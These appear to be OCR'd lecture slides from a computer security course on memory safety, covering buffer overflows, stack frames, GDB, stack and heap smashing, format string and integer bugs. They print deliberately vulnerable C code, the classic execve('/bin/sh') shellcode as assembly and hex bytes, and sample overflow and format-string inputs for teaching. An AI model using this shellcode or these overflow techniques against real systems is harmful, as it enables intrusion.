CS431

Computer and Network Security


Memory Safety

OKAY, HUMAN.
HUH?
BEFORE YOU HIT 'COMPILE,' LISTEN UP.
YOU KNOW WHEN YOU'RE FALLING ASLEEP, AND YOU IMAGINE YOURSELF WALKING OR SOMETHING,
AND SUDDENLY YOU MISSTEP, STUMBLE, AND JOLT AWAKE?
YEAH!
WELL, THAT'S WHAT A SEGFAULT FEELS LIKE.
DOUBLE-CHECK YOUR DAMN POINTERS, OKAY?

Buffer Overflow/Overrun

- Buffer overflow or overrun is the most significant source of problem in computer systems today
- Particularly occur through systems programming language like C, C++
  - Low level programming language expose programmers to hardware and provide functions to manipulate the memory
  - These languages are used widely in implementing OS, browsers…
    - Contain millions of lines of code (difficult to debug)

Buffer Overflow in Real World



Name	Description
CVE-2022-24988	In galois_2p8 before 0.1.2, PrimitivePolynomialField::new has an off-by-one buffer overflow for a vector.
CVE-2022-24954	Foxit PDF Reader before 11.2.1 and Foxit PDF Editor before 11.2.1 have a Stack-Based Buffer Overflow related to XFA, for the 'subform colSpan="-2 substrings.
CVE-2022-24705	The rad_packet_recv function in radius/packet.c suffers from a memcpy buffer overflow, resulting in an overly-large recvfrom into a fixed buffer tha overwrites arbitrary memory. If the server connects with a malicious client, crafted client requests can remotely trigger this vulnerability.
CVE-2022-24704	The rad_packet_recv function in opt/src/accel-pppd/radius/packet.c suffers from a buffer overflow vulnerability, whereby user input len is copied int without any bound checks. If the client connects to the server and sends a large radius packet, a buffer overflow vulnerability will be triggered.
CVE-2022-24354	This vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of TP-Link AC1750 prior to 1.1.4 Build 20211 Authentication is not required to exploit this vulnerability. The specific flaw exists within the NetUSB.ko module. The issue results from the lack of pi data, which can result in an integer overflow before allocating a buffer. An attacker can leverage this vulnerability to execute code in the context of
CVE-2022-24313	A CWE-120: Buffer Copy without Checking Size of Input vulnerability exists that could cause a stack-based buffer overflow potentially leading to rer attacker sends a specially crafted message. Affected Product: Interactive Graphical SCADA System Data Server (V15.0.0.22020 and prior)
CVE-2022-24310	A CWE-190: Integer Overflow or Wraparound vulnerability exists that could cause heap-based buffer overflow, leading to denial of service and poter an attacker sends multiple specially crafted messages. Affected Product: Interactive Graphical SCADA System Data Server (V15.0.0.22020 and prio
CVE-2022-24197	iText v7.1.17 was discovered to contain a stack-based buffer overflow via the component ByteBuffer.append, which allows attackers to cause a Deni PDF file.
CVE-2022-24130	xterm through Patch 370, when Sixel support is enabled, allows attackers to trigger a buffer overflow in set_sixel in graphics_sixel.c via crafted text
CVE-2022-23967	In TightVNC 1.3.10, there is an integer signedness error and resultant heap-based buffer overflow in InitialiseRFBConnection in rfbproto.c (for the v check on the size given to malloc, e.g., -1 is accepted. This allocates a chunk of size zero, which will give a heap pointer. However, one can send 0xf have a DoS impact or lead to remote code execution.
CVE-2022-23947	A stack-based buffer overflow vulnerability exists in the Gerber Viewer gerber and excellon DCodeNumber parsing functionality of KiCad EDA 6.0.1 a specially-crafted gerber or excellon file can lead to code execution. An attacker can provide a malicious file to trigger this vulnerability.
CVE-2022-23946	A stack-based buffer overflow vulnerability exists in the Gerber Viewer gerber and excellon GCodeNumber parsing functionality of KiCad EDA 6.0.1 a specially-crafted gerber or excellon file can lead to code execution. An attacker can provide a malicious file to trigger this vulnerability.
CVE-2022-23850	xhtml_translate_entity in xhtml.c in epub2txt (aka epub2txt2) through 2.02 allows a stack-based buffer overflow via a crafted EPUB document.

Recent Occurrences

Popular Buffer Overflow Vulnerabilities

NVIDIA SHIELD TV

NVIDIA SHIELD TV is open to attacks, thanks to two vulnerabilities …

macOS Catalina

macOS Catalina 10.15 fixes a number of vulnerabilities including a buffer overflow bug …

VPN Products

… The security bugs are present in three popular VPN products, namely Pulse Secure, Palo Alto GlobalProtect and Fortinet Fortigate. …

WhatsApp

… A critical bug was discovered in May in WhatsApp VoIP, the feature responsible for audio and video calls, which allowed an attacker to take over a mobile device. The vulnerability was reported as a buffer overflow bug. …

Buffer Overflows

```
#include <stdio.h>
#include <stdlib.h>

char *
gets(char *buf) {
 int c;
 while((c = getchar()) != EOF && c != '\n')
        *buf++ = c;
 *buf = '\0';
 return buf;
}
```


```
int
read_req(void) {
 char buf[128];
 int i;
 gets(buf);
 i = atoi(buf);
 return i;
}

int
main() {
 int x = read_req();
 printf("x = %d\n", x);
}
```

Overview - Operating System

- Provides abstraction of hardware
    - Masks hardware characteristics
    - Enhance portability via abstraction
    - Allows safe and efficient use of resources
    - Facilitates communications between programs
- Executes and manages applications or programs
    - Process is an instantiation of the program
    - OS tracks the state (memory, registers, process control blocks, etc.) of the process


Process Memory Layout

- Code section
- Static data allocated when the program is started
- Heap, which is dynamically allocated memory
  - As more and more memory is allocated, it grows upwards
- Stack contains local variables and call frames
  - Grows downwards



Physical and Virtual Memory

- Processes’ memories are mapped to physical memory using pages
- Mapped using page table
  - Contains entries with physical, virtual address and other bits



Stack


- Holds local variables, arguments to the function, return address, old base pointer
- When a function is called, space allocated for the data of that function (also helps in defining scope)
    - Known as **stack frame**
- State of the program in that function
- Contiguous storage of the same data type is called a buffer
- A buffer overflow occurs when more data is written to a buffer than it can hold

Stack Frames

```
void function (int a, int b, int c) {
        char buffer1 [5];
        char buffer2 [10];
}


int main() {
        function (1, 2, 3);
}
```

Stack Frames

```
void function (int a, int b, int c) {
        char buffer1 [5];
        char buffer2 [10];
}


int main() {
        function (1, 2, 3);
}
```



Stack frame of main function


Parameters and return address

Old Base Pointer

Local Variables

Stack Frames

```
void function (int a, int b, int c) {
        char buffer1 [5];
        char buffer2 [10];
}


int main() {
        function (1, 2, 3);
}
```



Registers in x86

- EBP register points to the top of the current stack frame
- ESP register points to the bottom of the stack
- EIP register points to the next instruction to be executed
- x86 calling convention
  - When calling a function, the old EIP (RIP) is saved on the stack
  - When calling a function, the old EBP (SFP) is saved on the stack
  - When the function returns, the old EBP and EIP are restored from the stack

GDB

- GNU Debugger
  - Used for languages like C and C++
  - Helps understand the flow of programs and inspect the environment at some point in the execution
  - Useful in isolating bugs
- You need to compile with the -g option

```
# gcc -g <source> -o <obj>
```

- Run gdb followed by <obj>

```
# gdb <obj>
```

GDB

- Another way to do this:

  ```
  # gdb
  (gdb) file <obj>
  (gdb) run
  ```

- `run` runs the program to completion
  - The program runs if there are no problems
  - If not, it will crash and give some related information
- We want more from GDB; it is an interactive program

GDB

- break command
  - Add breakpoints in the program to stop at designated points
  - `(gdb) break p1.c:7`
  - Sets a breakpoint at line 7 of p1.c
  - If the program reaches that line of code, it will stop for you to provide the next steps
  - Useful to trace the flow of the program
  - Also usable with functions
  - `(gdb) break main`

GDB

- continue command
  - `(gdb) continue`
  - Continue runs the program until the next breakpoint/watchpoint
  - `run` runs the program again from the beginning
  - For a single step, you may use step/next
  - `(gdb) step` is fine-grained. It steps into the next instruction and executes it. This may be in a new function, in which case it executes the first instruction of that function and waits
  - `(gdb) next` is similar but does not step into a function; instead, it treats it as a single instruction and evaluates it completely
- Simply pressing ENTER will repeat the last command

GDB

- print command
    - `(gdb) print myVariable`
        - Prints the value of the variable at that point
    - `(gdb) print/x myVariable`
        - Prints the value in hexadecimal
- `(gdb)watch myVariable` sets a watchpoint on a variables. Whenever its value is modified, the program will print the old and new values
    - Scope-based - the variable that it is in scope is used

GDB

- backtrace produces a stack trace of function calls that lead to a seg fault
- where provides a trace in the middle of the program
- finish completes the current function
- delete removes a breakpoint
- Conditional breakpoints stop only if some condition is true
- For structures, you may need to dereference to get a particular field’s value.
- Other features - look up man pages.

Crashing the Stack


- Buffer overflows take advantage of the fact that bound checking is not performed

```
void function (char *str){
   char buffer[16];
   strcpy (buffer, str);
}

int main (int argc, char* argv[]){
   function (argv[1]);
}
```

Crashing the Stack

- Buffer overflows take advantage of the fact that bound checking is not performed

```
void function (char *str){
    char buffer[16];
    strcpy (buffer, str);
}

int main (int argc, char* argv[]){
    function (argv[1]);
}
```



UVWX


QRST

MNOP
IJKL
EFGH
ABCD

Corrupt the Stack

- Instead of crashing, can an adversary take advantage of it?

```
void doSomething(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8; …
}

int main(){
    int x = 0;
    doSomething(1,2,3);
    x = 1;
    printf(“%d\n”, x);
}
```



c (4 bytes)

b (4 bytes)

a (4 bytes)

ret (4 bytes)

sfp (4 bytes)


buffer1 (8 bytes)

buffer2 (12 bytes)

Corrupt the Stack

- Some systems will skip the assignment of 1 to x

```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;
}

int main(){
    int x = 0;
    function(1,2,3);
    x = 1;
    printf(“%d\n”, x);
}
```



c (4 bytes)

b (4 bytes)

a (4 bytes)

ret +8

sfp (4 bytes)

buffer1 (8 bytes)

buffer2 (12 bytes)


r (4 bytes)

Real Exploits

- **Smashing The Stack For Fun And Profit** by *Aleph One*

- Can modify return address and flow of the execution
- For real exploits, we want to mostly spawn a new shell where the exploit code can run.
  - The actual program may not contain code to spawn a shell
- Place the code to execute in the overflowing buffer and overwrite the return address to point to the buffer

Real Exploits



```
#include stdio.h

void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0],
        name, NULL);
}
```

```
jmp    0x1F
popl   %esi
movl   %esi, 0x8(%esi)
xorl   %eax, %eax
movb   %eax, 0x7(%esi)
movl   %eax, 0xC(%esi)
movb   $0xB, %al
movl   %esi, %ebx
leal   0x8(%esi), %ecx
leal   0xC(%esi), %edx
int    $0x80
xorl   %ebx, %ebx
movl   %ebx, %eax
inc    %eax
int    $0x80
call   -0x24
.string     “/bin/sh”
```

```
char shellcode[] =
“\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89”
“\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
“\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff”
“\xff\xff/bin/sh”;
```

Real Exploits

- Once we have the exploit code in the buffer, it executes when we return from the function
    - You may need a few modifications
- It may seem hard to exploit but is quite often used by adversaries to compromise systems

Stack Smashing

- The above attacks are known as **stack smashing** attacks
  - Find a buffer overflow vulnerability that is allocated on stack and that is at a lower address than return address
  - Inject malicious code that typically spawns a shell
  - Overwrite return address on stack with the address of malicious code
  - On return, malicious code will be invoked instead of returning to calling function
- How do you determine what and how much data to overwrite the buffer with?

Crashing the Stack


- Buffer overflows take advantage of the fact that bound checking is not performed

```
void function (char *str){
    char buffer[16];
    strcpy (buffer, str);
}

int main (int argc, char* argv[]){
    function (argv[1]);
}
```

Crashing the Stack

- Buffer overflows take advantage of the fact that bound checking is not performed


```
void function (char *str){
    char buffer[16];
    strcpy (buffer, str);
}

int main (int argc, char* argv[]){
    function (argv[1]);
}
```



Corrupt the Stack

- Instead of crashing, can an adversary take advantage of it?

```
void doSomething(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8; …
}

int main(){
    int x = 0;
    doSomething(1,2,3);
    x = 1;
    printf(“%d\n”, x);
}
```



c (4 bytes)

b (4 bytes)

a (4 bytes)

ret (4 bytes)

sfp (4 bytes)


buffer1 (8 bytes)

buffer2 (12 bytes)

Corrupt the Stack

- Some systems will skip the assignment of 1 to x

```
void function(int a, int b, int c){
    char buffer1[5];
    char buffer2[10];
    int *r;
    r = buffer1 + 12;
    (*r) += 8;
}

int main(){
    int x = 0;
    function(1,2,3);
    x = 1;
    printf(“%d\n”, x);
}
```



c (4 bytes)

b (4 bytes)

a (4 bytes)

ret +8

sfp (4 bytes)

buffer1 (8 bytes)

buffer2 (12 bytes)


r (4 bytes)

Real Exploits

- **Smashing The Stack For Fun And Profit** by *Aleph One*

- Can modify return address and flow of the execution
- For real exploits, we want to mostly spawn a new shell where the exploit code can run.
  - The actual program may not contain code to spawn a shell
- Place the code to execute in the overflowing buffer and overwrite the return address to point to the buffer

Real Exploits



c (0x03)

b (0x02)

a (0x01)

0xD8

sfp (SSSS)

buffer1 (SSSS SSSS)

buffer2 (SSSS SSSS SSSS)

0xD8

```
#include stdio.h

void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0],
        name, NULL);
}
```

```
jmp    0x1F
popl   %esi
movl   %esi, 0x8(%esi)
xorl   %eax, %eax
movb   %eax, 0x7(%esi)
movl   %eax, 0xC(%esi)
movb   $0xB, %al
movl   %esi, %ebx
leal   0x8(%esi), %ecx
leal   0xC(%esi), %edx
int    $0x80
xorl   %ebx, %ebx
movl   %ebx, %eax
inc    %eax
int    $0x80
call   -0x24
.string     “/bin/sh”
```

```
char shellcode[] =
“\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89”
“\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c”
“\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff”
“\xff\xff/bin/sh”;
```

Real Exploits

- Once we have the exploit code in the buffer, it executes when we return from the function
    - You may need a few modifications
- It may seem hard to exploit but is quite often used by adversaries to compromise systems

Stack Smashing

- The above attacks are known as **stack smashing** attacks
  - Find a buffer overflow vulnerability that is allocated on stack and that is at a lower address than return address
  - Inject malicious code that typically spawns a shell
  - Overwrite return address on stack with the address of malicious code
  - On return, malicious code will be invoked instead of returning to calling function
- How do you determine what and how much data to overwrite the buffer with?

NOP Sleds

- Instead of having to jump to an exact address, make it “close enough” so that small shifts don’t break your exploit
- NOP
  - no-op instruction that does nothing (except advance the EIP)
  - an instruction in x86
- Chaining a long sequence of NOPs means that landing anywhere in the sled will bring you to your shellcode

Stack Smashing

- The above attacks are known as **stack smashing** attacks
    - Find a buffer overflow vulnerability that is allocated on stack and that is at a lower address than return address
    - Inject malicious code that typically spawns a shell
    - Overwrite return address on stack with the address of malicious code
    - On return, malicious code will be invoked instead of returning to calling function
- How do you determine what and how much data to overwrite the buffer with?

Heap Smashing

```
void main(int argc, char **argv) {
  int i;
  char *str = (char *) malloc(sizeof(char)*4);
  char *super_user = (char *)malloc(sizeof(char)*9);
  strcpy(super_user, “root”);
  if (argc > 1) {
    strcpy(str, argv[1]);
  }
  else {
    strcpy(str, "xyz");
  }
}
```

```
./a.out xyz.............leaf
```

Format String Vulnerabilities

- printf format string vulnerabilities
  - printf("%s", str); // Good
  - printf(str); // Bad
    - str is interpreted by printf function as a format string
    - It is scanned for special format characters such as “%d”.
    - As formats are encountered, a variable number of argument values are retrieved from stack
    - Allows the attacker to peek into program memory by printing out values stored on stack (by using %n or %hhn)
    - Allows an arbitrary value to be written into memory of running program using snprintf
- sprintf is susceptible to buffer overflow!

Format String Vulnerabilities

```
void vulnerable(const char *input)
{
  volatile int value = 0x45454545;
  printf(input);
}

int main(int ac, char **av)
{
    volatile int value = 42;
    char buffer[64];

    fgets(buffer, sizeof(buffer), stdin);
    vulnerable(buffer);
    return 0;
}
```

```
./a.out
test
test
```

```
./a.out
%x.%x.%x.%x.
120a8.0.17a846ac.559d5578.
```

Integer Memory Safety Vulnerabilities

```
void func(int len, char *data) {
   char buf[64];
   if (len > 64)
      return;
   memcpy(buf, data, len);
}
```

int is a **signed** type, but **size_t** is an **unsigned** type.

```
void *memcpy(void *dest, const void *src, size_t n);
```

Other Vulnerabilities

- Function pointers
  - void (*foo)()
- longjmp buffers
  - Used with setjmp as checkpoint/rollback
  - Corrupted buffer jumps to arbitrary location
- Manipulating environment variables
  - getenv
- Use-after-free
  - Dangling pointers
- Off-by-one